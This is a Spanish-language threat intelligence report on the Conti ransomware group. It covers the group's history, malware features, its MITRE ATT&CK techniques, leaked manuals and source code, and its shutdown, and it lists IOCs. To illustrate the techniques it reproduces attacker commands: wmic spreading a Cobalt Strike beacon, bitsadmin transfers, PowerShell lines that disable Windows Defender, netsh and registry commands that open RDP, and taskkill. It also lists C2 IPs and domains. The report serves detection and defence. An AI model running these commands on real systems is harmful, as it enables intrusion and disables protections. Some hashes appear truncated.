| 9 | Mitigación..... | 110 |
| 10 | IOCs..... | 111 |
| 10.1 | Servicios que para | 111 |
| 10.2 | IPs maliciosas | 112 |
| 10.3 | Dominios | 112 |
| 10.4 | Herramientas y archivos | 112 |
| 11 | Matriz del MITRE ATT&CK pintada | 117 |
| 12 | Reglas YARA | 117 |
| 13 | Referencias..... | 121 |

10.10.1.1 Control de versiones

| N.º Versión | Fecha | Cambio | Autor |
|-------------|------------|----------|-------------------|
| 1.0 | 20/07/2022 | Creación | Rosa García López |

10.10.1.2 Introducción

Conti es considerado como uno de los grupos ransomware más exitosos. Este grupo comenzó a operar en febrero de 2020, cuando archivos maliciosos con la extensión “.conti” fueron detectados por los investigadores de [Group-IB](#). Sin embargo, la primera versión de prueba del *malware* data en noviembre de 2019.

Conti utiliza el modelo de negocio conocido como ransomware-as-a-service (RaaS). Los desarrolladores del ransomware venden o alquilan su tecnología a miembros afiliados, quienes la usan para llevar a cabo los ataques. Este grupo utiliza la extorsión y presión social para forzarles a pagar el rescate. Podrían vender los datos al mayor postor, esto se indica a las víctimas anunciando que si no se ha pagado lo pedido y no ven sus datos publicados es porque han sido vendidos.

10.10.1.3 Características

En los diferentes análisis de Conti se observan las siguientes características:

- Se puede ejecutar por la línea de comandos con diferentes argumentos:
 - -p “carpeta” – Cifra los archivos de una carpeta en particular.
 - -m local – Cifra la máquina víctima con múltiples hilos.
 - -m net – Cifra las carpetas compartidas con múltiples hilos.
 - -m all – Cifra todo el contenido de la víctima como también las carpetas compartidas con múltiples hilos.
 - -m backups – No implementado (podría estar relacionado con el borrado de archivos de backups).
 - -size chunk – Modo para cifrar archivos grandes.
 - -logfile – No implementado (parece ser que crea un archivo que registra la actividad del malware mientras se ejecuta).
 - -nomutex – No crea un mutex.
- Elimina los archivos Shadow copies de la máquina víctima.
- Usa los algoritmos criptográficos ChaCha8 y RSA para el cifrado de los archivos.
- Posee código basura para complejizar el análisis, pero que no modifica la lógica principal del malware.
- Tanto las cadenas de caracteres como los nombres de las API de Windows se encuentran ofuscadas con distintos algoritmos, y las dos se ofuscan en tiempo de ejecución.

- A los archivos cifrados se les añade la extensión .QTBHS .
- No cifra un archivo si termina con alguna de las siguientes extensiones: .exe, .dll, .lnk, .sys, .msi y .bat
- No cifra los archivos que se llamen readme.txt o CONTI_LOG.txt.
- No cifra los archivos que se encuentren en las siguientes carpetas: tmp, winnt, temp, thumb, \$Recycle.Bin, Boot, Windows, Trend Micro, perflogs, Sophos y HitmanPro

10.10.1.4 Firmas recientes

| SHA256 |
|--|
| 3e035f2d7d30869ce53171ef5a0f761fb9c14d94d9fe6da385e20b8d96dc2fb |
| e49fd2651d5f3d5ffd999104841edd3e6e6dbd342507df6d2201720bdca65a74 |
| 6c2b5abc372e31cd7f8da045400abc0b10149f4f7b7def48a6bf9d0071f805d2 |
| 95776f31cbcac08eb3f3e9235d07513a6d7a6bf9f1b7f3d400b2cf0afdb088a7 |
| 7f6dbd9fa0cb7ba2487464c824b6d7e16ace9d4cd15e4452df4c9a9fd6bd1907 |
| d8158db5cbae0845b9ced65cc4a6581bfe08ba5361b1294b2dfb6ef4c711fd15 |
| fb737da1b74e8c84e6d8bd7f2d879603c27790e290c04a21e00fbde5ed86eee3 |
| e1b147aa2efa6849743f570a3aca8390faf4b90aed490a5682816dd9ef10e473 |
| 980cc58338038f70184403a98f1166b17938ebe362f373f4f366be1aaecc923 |
| 41324493142b10db127217274e21df37f6ccd13f01a8d29d2b23b7b1463423a7 |

10.10.1.5 Distribución de TTPs

10.10.1.5.1 Initial Access

El acceso inicial consiste en técnicas que usan varios vectores de entrada para obtener su acceso inicial dentro de la red.

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1190 – Exploit Public-Facing Application:** Los atacantes pueden intentar acceder al sistema explotando vulnerabilidades o bugs, en cualquier aplicación que tenga sockets abiertos y

accesibles a través de internet. Algunas de las vulnerabilidades que Conti ha explotado en Fortinet Fortios son: CVE-2018-13379 y CVE-2018-13374.

- **T1133 – External Remote Services:** Los servicios remotos abiertos al exterior son el vector de entrada más común y fácil que utilizan los grupos ransomware para ganar el acceso inicial en el sistema. Servicios remotos como VPNs, Windows Remote Management y otros mecanismos de acceso, permiten a los usuarios conectarse a la red interna de la empresa desde una localización externa.
En varios análisis se ha determinado que Conti es uno de los grupos que utiliza esta táctica.
- **T1566.001 – Phishing: Spearphishing Attachment:** Esta táctica es una variante del *phishing* en la que el malware está adjuntado en un archivo del email y normalmente depende de la ejecución del usuario. Conti ha mandado correos de phishing clásicos en el que adjuntaba un archivo malicioso. Mayormente han sido archivos .doc o .xlsx con scripts incrustados y pidiendo al usuario que pinchara en “Permitir contenido”.
- **T1566.002 – Phishing: Spearphishing Link:** Este ransomware puede infectar a través de TrickBot, que ha sido enviado a través de links maliciosos en emails de phishing.
- **T1078 – Valid Accounts:** Los integrantes de Conti han sido observados ganando acceso sin autorizar a través de credenciales robadas de RDP.

10.10.1.5.2 Execution

Consiste en técnicas que resultan en código controlado por el atacante que es ejecutado en un sistema local o remoto.

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1059.001 – Command and Scripting Interpreter:** Conti hace uso de las interfaces de comando para algunos de sus objetivos.
- **T1059.003 – Command and Scripting Interpreter: Windows Command Shell:** La interfaz de comandos de Windows (cmd) puede ser usada para controlar casi todos los aspectos del sistema. Conti ha utilizado opciones de la consola de comandos para controlar cómo escanea y encripta los archivos.
- **T1106 – Native API:** Las API nativas proporcionan un medio controlado para llamar a los servicios del sistema operativo de bajo nivel dentro del kernel. Conti hace llamadas a varias APIs durante su ejecución.
- **T1204.002 – User Execution: Malicious File:** El atacante depende de que el usuario abra un archivo malicioso, esto conllevará la ejecución de código. Conti utiliza una técnica clásica, en la que un documento con código malicioso incrustado llega a generar una shell de Windows cuando es ejecutado.
- **T1047 – Windows Management Instrumentation:** WMI es una herramienta de administración que proporciona un entorno uniforme para acceder los componentes del sistema Windows. Conti ha usado esta característica para esparrcir un beacon de CobaltStrike con el comando:

```
wmic /node:<IP _ address> /user:<domain>\<user> /password:<password>
process call create "cmd /c <cobaltstrike _ path>"
```

10.10.1.5.3 Persistence

Consiste en técnicas usadas por los atacantes para mantener acceso al sistema, aunque este sea reiniciado, cambien las credenciales, o se produzcan otras interrupciones que puedan finalizar su acceso.

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1098 – Account Manipulation:** La manipulación de cuentas incluye cambiar las contraseñas de cuentas comprometidas, añadir cuentas a grupos con más permisos, modificar las políticas de contraseñas y cualquier acción que preserve el acceso del atacante a la cuenta. Conti ejecuta comandos para crear cuentas y añadirlas al grupo de administradores.
- **T1197 – BITS Jobs:** Proveen un mecanismo de persistencia al ejecutar payloads. También pueden ser útiles a la hora de evitar ser detectado, pues se ejecutan en segundo plano. Conti lo utiliza para moverse lateralmente ejecutando:

```
Bitsadmin /transfer debjob /download \\[localuser]\C$\Windows\[Conti].dll  
C:\Windows\[conti].dll
```

- **T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder:** Los atacantes usan esta técnica para mantener la persistencia en el entorno de la víctima. Instalar el ransomware como Registry Run Key o añadirlo a la carpeta StartUp es muy común.
- **T1543.003 – Create or Modify System Process: Windows Service:** Consiste en crear o modificar servicios de Windows para ejecutar repetidamente payloads como parte de resistencia, ya que se ejecutan en segundo plano. Conti utiliza el framework CobalStrike, cuyos beacons son instalados como servicios.
- **T1053.005 – Scheduled Task/Job: Scheduled Task:** Los atacantes abusan del programador de tareas de Windows para programar tareas de ejecución inicial o recurrente de código malicioso. Conti usa TrickBot RAT para crear tareas programadas.

10.10.1.5.4 Privilege Escalation

Consiste en técnicas que usan los adversarios para ganar permisos de mayor nivel en un sistema o red.

La técnica que utiliza, o ha utilizado, Conti de esta táctica es:

- **T1548.002 – Abuse Elevation Control Mechanism: Bypass User Account Control:** Para escalar privilegios, Conti hace uso generalmente de los frameworks Cobalt Strike o PowerShell Empire.
- **T1134 – Access Token Manipulation:** Los atacantes modifican tokens de acceso para operar como otro usuario y traspasar los controles de seguridad. Conti emplea esta técnica ajustando los privilegios del token de acceso a través de la función AdjustTokenPrivileges() de WinAPI.
- **T1055.001 – Process Injection: Dynamic-link Library Injection:** Conti ha cargado un DLL encriptado en la memoria y luego lo ha ejecutado.

- **T1068 – Exploitation for Privilege Escalation:** Los atacantes pueden obtener permisos de alto nivel al explotar servidores web de cara al público para el acceso inicial. Conti ha explotado vulnerabilidades de Log4j, PrintNightmare o Zerologon para escalar privilegios.

10.10.1.5.5 Defense Evasion

Consiste en técnicas usadas por los atacantes para evitar ser detectados tras comprometer a la víctima.

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1140 – Deobfuscate/Decode Files or Information:** Los atacantes pueden usar archivos ofuscados o información para esconder los artefactos usados en una intrusión de un análisis. Conti utiliza un cargado de escenario ofuscado en base 64, "CompareForFor.hta".
- **T1562.001 – Impair Defenses: Disable or Modify Tools:** El ransomware deshabilita las características de seguridad para asegurarse de que la ejecución de su muestra y la encriptación de archivos no será bloqueada. Conti utiliza PowerShell para desactivar las características de Windows Defender:

```
>> powershell New-ItemProperty -Path
HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender -Name
DisableAntiSpyware -Value 1 -PropertyType DWORD -Force
>> powershell Set-MpPreference -DisableRealTimeMonitoring $true
>> powershell Uninstall-WindowsFeature -Name Windows-Defender
```

- **T1562.004 – Impair Defenses: Disable or Modify System Firewall:** Conti modifica el firewall del sistema para conseguir sobreponer las restricciones de seguridad de la red. Conti activa la aplicación de Escritorio Remoto a través de netsh:

```
netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes
```

- **T1070.001 – Indicator Removal on Host: Clear Windows Event Logs:** Los atacantes limpian los logs para ocultar evidencia de su intrusión. Esto hace el trabajo del equipo de respuesta ante incidentes más difícil.
- **T1036 – Masquerading:** Los atacantes intentan manipular las características de sus herramientas para hacerlas parecer legítimas o benignas. Conti trata de pasar por un programa estándar del sistema o software legítimo.
- **T1055 – Process Injection:** Los atacantes inyectan código en procesos siendo ejecutados con el fin de evadir las defensas basadas en procesos, y también para elevar privilegios. Conti crea un proceso en un estado suspendido, la memoria es desmapeada y reemplazada con código malicioso; esto se conoce como *process hollowing*.
- **T1218 – System Binary Proxy Execution:** Los atacantes pueden sobreponer las defensas basadas en procesos y/o firmas mediante la delegación de ejecución de su contenido malicioso en archivos binarios firmados o confiables. Conti usa archivos firmados por Microsoft: mshta.exe y regsvr.exe.

10.10.1.5.6 Credential Access

Consiste en técnicas para robar credenciales como nombres de cuentas y contraseñas.

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1110 – Brute Force:** Los atacantes pueden usar técnicas de fuerza bruta para obtener acceso a cuentas cuando no conocen la contraseña o han obtenido los hashes de las contraseñas.
- **T1003.001 - OS Credential Dumping: LSASS Memory:** Los atacantes intentan acceder a material con credenciales guardado en el proceso de memoria del Local Security Authority Subsystem Service (LSASS). Conti usa esta técnica a través de los servicios DLL que tiene Windows.
- **T1558.003 – Steal or Forge Kerberos Tickets: Kerberoasting:** Contib ha usado los ataques de Kerberos para intentar obtener el hash del usuario administrador.

10.10.1.5.7 Discovery

Consiste en técnicas que permiten al atacante obtener conocimiento sobre nuestro sistema y red interna.

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1087 – Account Discovery:** Los atacantes tratan de obtener un listado de cuentas en un sistema o entorno. Un comando comúnmente usado es:

```
whoami /groups
```

- **T1083 – File and Directory Discovery:** Se trata de una técnica que implica enumerar archivos y directorios para determinar si ciertos objetos deberían ser encriptados/robados o no. Los troyanos de ransomware generalmente hacen una búsqueda automática de archivos con determinadas extensiones o nombres.
- **T1135 - Network Share Discovery:** Con el objetivo de encriptar máquinas cercanas y tener más víctimas, los atacantes buscan carpetas y discos compartidos en sistemas remotos.
- **T1057 – Process Discovery:** Conti hace uso de métodos que enumeran procesos activos para formar los siguientes pasos del ataque.
- **T1018 – Remote System Discovery:** Consiste en enumerar los dispositivos remotos que pertenecen a la red comprometida. Algunos de los comandos usados son:

```
>> net view /all  
>> net view /all /domain  
>> dsquery subnet -limit 0  
>> nltest /domain _ trusts  
>> nltest /dclist
```

- **T1049 – System Network Connections Discovery:** Para ganar acceso al sistema, los atacantes normalmente buscan conexiones activas en el sistema en las que se puedan mover y encriptar. Típicamente usan los comandos:

```
>> net session  
>> net use  
>> netstat -ano
```

```
>> query session
```

10.10.1.5.8 Lateral Movement

Consiste en técnicas que utilizan los atacantes para entrar y controlar sistemas remotos en una red.

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1570 – Lateral Tool Transfer:** Conti hace uso de RDP para propagar el ransomware o las herramientas usadas, dentro de la red. Se les ha visto utilizar bitsadmin con el comando:

```
Bitsadmin /transfer debjob /download \\[localuser]\C$\Windows\[Conti].dll
C:\Windows\[Conti].dll
```

- **T1021.001 – Remote Services: Remote Desktop Protocol:** Tras acceder al sistema, el grupo puede continuar moviéndose en la red con el uso de conexiones de escritorio remoto. Conti activa el protocolo de escritorio remoto en el Registro de Windows y en la configuración del cortafuegos:

```
>> reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v
"fDenyTSConnections" /t REG_DWORD /d 0 /f
>> netsh advfirewall firewall set rule group="Remote Desktop" new
enable=yes
```

- **T1021.002 – Remote Services: SMB/Windows Admin Shares:** Conti tiene una opción en la línea de comandos que encripta servicios remotos a través de SMB.

10.10.1.5.9 Command and Control

Consiste en técnicas que usan los atacantes para comunicarse con sistemas bajo su control dentro de la red de la víctima.

La técnica que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1071.001 - Application Layer Protocol: Web Protocols:** Conti ha descargado QBot a través de un documento de Excel que estaba adjunto en un email de phishing.

```
Image_path: $programfiles\Microsoft Office\Office14\EXCEL.EXE
URL: hxxp://101.99.95[.]143/44657.5824381944.dat
```

10.10.1.5.10 Exfiltration

Consiste en técnicas cuya finalidad es robar datos de tu red.

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1041 – Exfiltration Over C2 Channel:** Para realizar la doble extorsión, Conti envía la información robada a través de su canal primario C2.
- **T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage:** Exfiltrar datos a un servidor en la nube puede verse como algo legítimo, por lo que es una ventaja para los atacantes. Conti utiliza “rclone”, un programa de código abierto, para mandar los archivos a la nube.

10.10.1.5.11 Impact

Consiste en técnicas que alteran la disponibilidad o comprometan la integridad mediante la manipulación de los procesos comerciales y operacionales.

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1486 – Data encrypted for impact:** Conti puede usar *CreateIoCompletionPort()*, *PostQueuedCompletionStatus()* y *GetQueuedCompletionPort()* para encriptar archivos rápidamente, excluyendo los que tengan extensión .exe, .dll y .lnk. Ha utilizado una llave AES-256 diferente para cada archivo incluyendo una llave publica RAS-4096 única para cada víctima.
- **T1490 – Inhibit System Recovery:** En esta técnica los atacantes hacen todo lo posible para que no se pueda recuperar la información si no es negociando con ellos. Para conseguirlo, eliminan copias de seguridad, las copias shadow y desactivan las características de reparación y recuperación automáticas.
- **T1489 – Service Stop:** Conti ha sido observado parando servicios con “taskkill.exe”. Algunos comandos son:

```
>> taskkill /f /im vee  
>> taskkill /f /im postg
```

10.10.1.6 Información filtrada

10.10.1.6.1 Manual

El 5 de agosto de 2021. El usuario conocido como *m1Geelka* en un foro, compartió un link con documentos relacionados con Conti. Esta acción fue causa de, según el usuario, un pago más bajo del esperado por su trabajo.

Entre estos documentos se encuentra un manual, titulado “CobaltStrike Manuals_V2 Active Directory”, en el que los integrantes de Conti recogen una guía, bastante detallada, con las posibles acciones para llevar a cabo un ataque. Este manual podría ser seguido por afiliados al grupo aun teniendo un bajo nivel.

Además, también dio a conocer las direcciones IP de los canales C2 que estaba usando Conti en ese momento:




Ilustración 39 - Post con los documentos filtrados

Un mes después de esta noticia, un equipo de Cisco Talos publicó los documentos completamente traducidos, incluyendo el manual en formato [PDF](#) y un [ZIP](#) con todos los archivos, proporcionando información de gran valor para los expertos en ciberseguridad.

10.10.1.6.2 Código fuente y chats

El 27 de febrero de 2022, un usuario conocido como *@ContiLeaks* en Twitter filtró 393 archivos JSON que contienen aproximadamente 60.000 mensajes internos de los chats privados de Conti y Ryuk, a raíz del desacuerdo con un mensaje que mostraba el apoyo de Conti hacia Rusia en la guerra.

Estas conversaciones van desde el 21 de enero de 2021 hasta el 27 de febrero de 2022. Se encuentra información de gran valor, como direcciones de carteras para criptomonedas, la organización de la banda, la evasión de las fuerzas de la ley, cómo llevan a cabo sus ataques y mucho más.

Al día siguiente, el mismo usuario compartió más archivos entre los que se encontraban el código fuente del panel administrativo, capturas de pantalla de los servidores de almacenamiento, etc. La parte del código estaba protegida por contraseña, que no fue compartida por el usuario, pero sí crackeada por un investigador más tarde.

El código proporcionó un gran conocimiento sobre el funcionamiento del malware y afecta positivamente para los investigadores de seguridad. Sin embargo, también proporciona a otros grupos la posibilidad de copiarlo e iniciar más ataques.

10.10.1.6.3 Versión 3 de Conti

El mismo usuario, *@ContiLeaks*, filtró el 20 de marzo de 2022 una copia de la [versión 3](#) del código fuente de Conti; que crea los ejecutables para encriptar y desencriptar los archivos.

Tras analizar el código, han concluido que existe muy poca mejora respecto a la anterior versión y es un paso hacia atrás en cuanto a la calidad del código. Lo más probable es que los cambios que se hayan introducido fueran hechos por otra persona distinta del programador original.

Esta información permite a los profesionales poder detectar una brecha o infección más rápido y, así, poder frenar la propagación del ransomware.

10.10.1.7 Cese de actividad

El 19 de mayo de 2022, el panel de administración de la página oficial de Conti, *Conti News*, fue cerrado. El servicio de negociaciones también fue cerrado, mientras que el resto de la infraestructura; chats, servidores, correos, etc., sufrieron un reinicio masivo.

Aunque esto parezca una decisión repentina, realmente ha sido un acto calculado por parte de la banda para, según expertos, volver con una nueva marca. Debido a las alegaciones públicas del grupo en favor de Rusia los primeros días de la invasión a Ucrania, Conti no podía recibir ingresos. Desde febrero de 2022 Conti no recibió casi ningún pago, mientras que el ransomware era cada vez detectado con más facilidad y desplegado con menos frecuencia. La única opción posible sería optar por renovar su imagen.

Como acto final de la banda Conti tenía que dar un espectáculo, y ese fue el ataque masivo al gobierno de Costa Rica el 8 de mayo de 2022; que fue declarado como una emergencia nacional por el presidente Rodrigo Chaves.

Sin embargo, esto no significa que la organización se haya disuelto. Los miembros han pasado a formar parte de otros grupos que están afiliados de algún modo con Conti, algunos de ellos son: Hive, AlphV/BlackCat, HelloKitty/FiveHands y AvosLocker.

10.10.1.8 Limpieza

Actualmente no existe una herramienta de desencriptación fiable que se capaz de recuperar los archivos cifrados. Esto nos deja con las opciones de recuperar la información a través de una copia de seguridad.

Para estar seguros de que nuestro sistema está libre de ransomware o para simplemente detectarlo, podemos usar alguna de las siguientes herramientas: [Kaspersky Anti-Ransomware](#), [GridinSoft](#), [Bitdefender Antivirus](#), etc.

10.10.1.9 Mitigación

Existe una vulnerabilidad en el ransomware de Conti que permite parar la ejecución antes de que encripte los archivos.

Se trata de una vulnerabilidad DLL Hijacking, en la que debemos poner el archivo DLL en una carpeta desde la que creemos que podría ejecutarse el ransomware. Esta mitigación solo funcionaría en los sistemas de Windows, y es posible gracias a que, para ser ejecutado, el ransomware busca y carga en memoria los archivos DLL necesarios.

El exploit se encuentra publicado en [Malvuln](#) y también hay un [vídeo](#) en el que se muestra un ejemplo de su uso con Conti. Además de Conti, esta vulnerabilidad afecta a los grupos REvil, BlackBasta, LockBit y AvosLocker.

10.10.1.10 IOCs

10.10.1.10.1 Servicios que detiene

Conti hace uso del comando `cmd.exe /c net stop %s /y`, sustituyendo %s por el nombre del servicio, para parar los servicios de la siguiente lista:

“Acronis VSS Provider”, “Enterprise Client Service”, “Sophos Agent”, “Sophos AutoUpdate Service”, “Sophos Clean Service”, “Sophos Device Control Service”, “Sophos File Scanner Service”, “Sophos Health Service”, “Sophos MCS Agent”, “Sophos MCS Client”, “Sophos Message Router”, “Sophos Safestore Service”, “Sophos System Protection Service”, “Sophos Web Control Service”, “SQL Backups”, “SQLsafe Backup Service”, “SQLsafe Filter Service”, “Symantec System Recovery”, “Veeam Backup Catalog Data Service”, “Zoolz 2 Service”, AcronisAgent, AcrSch2Svc, Antivirus, ARSM, AVP, BackupExecAgentAccelerator, BackupExecAgentBrowser, BackupExecDeviceMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, BackupExecVSSProvider, bedbg, DCAgent, EhttpSrv, ekrn, EPSecurityService, EPUpdateService, EraserSvc11710, EsgShKernel, ESHASRV, FA_Scheduler, ISAdmin, IMAP4Svc, KAVFS, KAVFSGT, kavfsslp, klnagent, macmnsvc, masvc, MBAMService, MBEndpointAgent, McAfeeEngineService, McAfeeFramework, McAfeeFrameworkMcAfeeFramework, McShield, McTaskManager, mfemms, mfevtp, MMS, mozyprobackup, MsDtsServer, MsDtsServer100, MsDtsServer110, MSExchangeES, MSExchangeIS, MSExchangeMGMT, MSExchangeMTA, MSExchangeSA, MSExchangeSRS, msftesql\$PROD, MSOLAP\$SQL_2008, MSOLAP\$SYSTEM_BGC, MSOLAP\$TPS, MSOLAP\$TPSAMMA, MSSQL\$BKUPEXEC, MSSQL\$ECWDB2, MSSQL\$PRACTICEEMGT, MSSQL\$PRACTICEBGC, MSSQL\$PROD, MSSQL\$PROFXENGAGEMENT, MSSQL\$SBSMONITORING, MSSQL\$SHAREPOINT, MSSQL\$SOPHOS, MSSQL\$SQL_2008, MSSQL\$SQLEXPRESS, MSSQL\$SYSTEM_BGC, MSSQL\$TPS, MSSQL\$TPSAMMA, MSSQL\$VEEAMSQL2008R2, MSSQL\$VEEAMSQL2008R2, MSSQL\$VEEAMSQL2012, MSSQLFDLauncher, MSSQLFDLauncher\$PROFXENGAGEMENT, MSSQLFDLauncher\$SBSMONITORING, MSSQLFDLauncher\$SHAREPOINT, MSSQLFDLauncher\$SQL_2008, MSSQLFDLauncher\$SYSTEM_BGC, MSSQLFDLauncher\$TPS, MSSQLFDLauncher\$TPSAMMA, MSSQLSERVER, MSSQLServerADHelper, MSSQLServerADHelper100, MSSQLServerOLAPService, MySQL57, NetMsmqActivator, ntrtscan, OracleClientCache80, PDVFSService, POP3Svc, ReportServer, ReportServer\$SQL_2008, ReportServer\$SYSTEM_BGC, ReportServer\$TPS, ReportServer\$TPSAMMA, RESvc, sacsvr, SamSs, SAVAdminService, SAVService, SDRSVC, SepMasterService, ShMonitor, Smcinst, SmcService, SMTPSvc, SNAC, SntpService, sophossp, SQLAgent\$BKUPEXEC, SQLAgent\$CITRIX_METAFRAME, SQLAgent\$CXDB, SQLAgent\$ECWDB2, SQLAgent\$PRACTICEBGC, SQLAgent\$PRACTICEEMGT, SQLAgent\$PROD, SQLAgent\$PROFXENGAGEMENT, SQLAgent\$SBSMONITORING, SQLAgent\$SHAREPOINT, SQLAgent\$SOPHOS, SQLAgent\$SQL_2008, SQLAgent\$SQLEXPRESS, SQLAgent\$SYSTEM_BGC, SQLAgent\$TPS, SQLAgent\$TPSAMMA, SQLAgent\$VEEAMSQL2008R2, SQLAgent\$VEEAMSQL2008R2, SQLAgent\$VEEAMSQL2012, SQLBrowser, SQLSafeOLRService, SQLSERVERAGENT, SQLTELEMETRY, SQLTELEMETRY\$ECWDB2, SQLWriter, SstpSvc, svcGenericHost, swi_filter, swi_service, swi_update, swi_update_64, TmCCSF, tmlisten, TrueKey, TrueKeyScheduler, TrueKeyServiceHelper, UIODetect, VeeamBackupSvc, VeeamBrokerSvc, VeeamCatalogSvc, VeeamCloudSvc, VeeamDeploymentService, VeeamDeploySvc, VeeamEnterpriseManagerSvc, VeeamHvIntegrationSvc, VeeamMountSvc, VeeamNFSSvc, VeeamRESTSvc, VeeamTransportSvc, W3Svc, wbengine, WRSVC.

10.10.1.10.2 IPs maliciosas

- 85.93.88.165
- 82.118.21.1
- 185.141.63.120
- 162.244.80.235
- 23.106.160.174
- 23.82.140.137

10.10.1.10.3 Dominios

| | | | | |
|---------------|---------------|---------------|----------------|---------------|
| badiwaw[.]com | fipoleb[.]com | kipitep[.]com | pihafi[.]com | tiyuzub[.]com |
| balacif[.]com | fofudir[.]com | kirute[.]com | pilagop[.]com | tubaho[.]com |
| barovur[.]com | fulujam[.]com | kogasiv[.]com | pipipub[.]com | vafici[.]com |
| basisem[.]com | ganobaz[.]com | kozoheh[.]com | pofifa[.]com | vegubu[.]com |
| bimafu[.]com | gerepa[.]com | kuxizi[.]com | radezig[.]com | vigave[.]com |
| bujoke[.]com | gucunug[.]com | kuyeguh[.]com | raferiff[.]com | vipeced[.]com |
| buloxo[.]com | guvafe[.]com | lipoz[.]com | ragojel[.]com | vizosi[.]com |
| bumoyez[.]com | hakakor[.]com | lujecuk[.]com | rexagi[.]com | vojefe[.]com |
| bupula[.]com | hejalij[.]com | masaxoc[.]com | rimurik[.]com | vonavu[.]com |
| cajeti[.]com | hepide[.]com | mebonux[.]com | rinutov[.]com | wezeriw[.]com |
| cilolum[.]com | hesovaw[.]com | mihojip[.]com | rusoti[.]com | wideri[.]com |
| codasa[.]com | hewecas[.]com | modasum[.]com | sazoya[.]com | wudepen[.]com |
| comecal[.]com | hidusi[.]com | moduwoj[.]com | sidevot[.]com | wuluxo[.]com |
| dawasab[.]com | hireja[.]com | movufa[.]com | solobiv[.]com | wuvehus[.]com |
| derotin[.]com | hoguyum[.]com | nagahox[.]com | sufebul[.]com | wuvici[.]com |
| dihata[.]com | jecubat[.]com | nawusem[.]com | suhuhow[.]com | wuvidi[.]com |
| dirupun[.]com | jegufe[.]com | nerapo[.]com | sujaxa[.]com | xegogiv[.]com |
| dohigu[.]com | joxinu[.]com | newiro[.]com | tafobi[.]com | xekezix[.]com |
| dubacaj[.]com | kelowuh[.]com | paxobuy[.]com | tepiwo[.]com | docns[.]com |
| fecotis[.]com | kidukes[.]com | pazovet[.]com | tifiru[.]com | tapavi[.]com |

10.10.1.10.4 Herramientas y archivos

Muchas de las herramientas que utiliza Conti son legítimas, por lo que es recomendable monitorizar su uso.

| Herramienta | Archivos | SHA256 |
|-------------|---|---|
| AdFind | ЧНЯТИЕ-AD.rar AdFind.exe backup.bat script.sh p.bat | b21599f39223409e059cd2066a80832f305 854e7d12b5ed3401d47a32ac962eb b1102ed4bca6dae6f2f498ade2f73f76af52 7fa803f0e0b46e100d4cf5150682 794a5621fda2106fc94cbd91b6ab9567fb 8383caa7f62febacf701175f2b91 085e87a6694edadfd9a614a1f1143eb85233 c04afbe9f84c89ebe5aebcd14546f |

| | | |
|--------------------------------|---|---|
| | | 047c2d5a6cf769c33e019c0b576aef702cae 77f3418f0aeba0706467be5ba681 |
| Antivirus Removal Tools | Bitdefender_2019_Uninstall_Tool.exe trendmicro pass AV remove.bat sophos remvDIEsophos.bat sophos remvremovesophos.bat sophos remvuninstallSophos.bat gmer.exe PCHunter32.exe PCHunter64.exe PowerTool.exe PowerTool64.exe 3 # AV.7z | 269bea10e27d697a849b28ed0b688b8a2b 5c85d65341bde1383c14876291d7c5 |
